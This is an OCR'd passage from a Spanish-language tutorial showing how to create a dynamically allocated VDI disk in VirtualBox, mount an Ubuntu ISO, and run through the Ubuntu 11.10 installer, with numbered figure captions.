


Ilustración 283: Creando la unidad de disco duro.

Tipo de archivo del disco duro virtual.

En este paso vamos a escoger el formato .**VDI** imagen de disco virtual no cambiemos a otro formato, si no vamos a crear otro tipo de software de virtualización, luego pulsamos en **Next** para el siguiente paso.




Ilustración 284: Tipo de Archivo de Disco Duro Virtual.

Almacenamiento en la disco duro.

Este paso es muy importante aquí debemos especificar si damos un tamaño estático o reservamos dinámicamente el espacio del disco duro virtual, la mejor opción es reservar dinámicamente porque podemos tener la necesidad de instalar aplicaciones o programas en el sistemas operativo que vamos a virtualizar, y el disco duro se expandirá automáticamente dependiendo del espacio que necesite la aplicación, pulsamos en botón **Next**.




Ilustración 285: Almacenamiento de Disco Duro.

Tamaño del archivo.

En la siguiente pantalla te aparecerá la ubicación donde se creará el disco virtual y su tamaño, clic en “Next”.




Ilustración 286: Tamaño del Archivo.

Finalmente debe seleccionar el tamaño del disco virtual si selecciono que el espacio se asigne dinámicamente, el archivo pesara pocos MB, pero luego va a ir aumentando a medida que el disco se llene. En primer lugar va a ocupar el tamaño del disco o del sistema alrededor de unos 650MB.

Para terminar la configuración de la máquina virtual debe especificar la ubicación de la imagen **.ISO** del sistema operativo y debemos especificar que se utilice como DVD-ROM virtual y montamos la imagen **.ISO** en la unidad para su instalación y simplemente las ejecutamos y el sistema operativo se va a instalar como si estuviera instalándose en cualquier ordenador.

En esta figura se refleja lo que hemos mencionado anteriormente, primeros nos vamos a menú **maquina** luego a **configuración** y **almacenamiento**, en esa interfaz es donde vamos a montar la imagen .iso en una unidad DVD.




Ilustración 287: Seleccionando la Maquina a Iniciar.




Ilustración 288: Interfaz para montar la imagen ISO.




Ilustración 289: Buscando la Imagen ISO en el directorio.




Ilustración 290: Iniciando la Máquina Virtual.

Ya terminado este paso podemos dar la respectiva instalación del sistema operativo Ubuntu en el software VirtualBox y damos a click en **Mostrar.**

Instalación de Ubuntu en virtualBox.

La instalación no es nada difícil es sencilla, es como si estuviéramos trabajando en un entorno físico y no virtual se siguen los mismos pasos para la instalación. Lo primero que nos pedirá es el Idioma para comunicarse con nosotros, en esta parte no nos funciona el ratón por lo que nos desplazamos con el teclado.

Ilustración 291: Iniciando la instalación de Ubuntu.




Ilustración 292: Eligiendo el idioma de Ubuntu desktop.

Damos clic en continuar.




Ilustración 293: Preparando la instalación de Ubuntu desktop.

Aquí hace un pequeño chequeo del disco duro a ver si hay espacio disponible, en caso de tener solo un disco duro con Windows, si no queda capacidad nos advertirá, por el mero hecho de que no podremos redimensionar la partición ya que dañaríamos los datos almacenados, pero seguro que no es el caso. Marcamos las casillas que significa que se descargaran las actualizaciones que se puedan durante la instalación (Algunas no se podrán) y activamos los repositorios de terceros, software que no puede incluirse en el sistema por tema de licencias privativas. **[Continuar]**

Marcamos **[Borrar disco e instalar Ubuntu] [Continuar].**




Ilustración 294: Eligiendo el tipo de instalación.

Comenzará la instalación y como esto tarda un rato para no aburrirnos vamos dándole los datos que nos pide, ósea que ponemos donde nos encontramos **[Continuar].**

Ilustración 295: Eligiendo la ubicación.

El siguiente paso es crear el Usuario, Nombre de nuestra PC y contraseña esperamos un poco q termine de instalarse y podemos ver las novedades del sistema operativo Ubuntu 11.10.




Ilustración 296: Agregando el nombre de usuario y su password.

Cuando acabe nos pedirá que reiniciemos PC **[Reiniciar Ahora].**

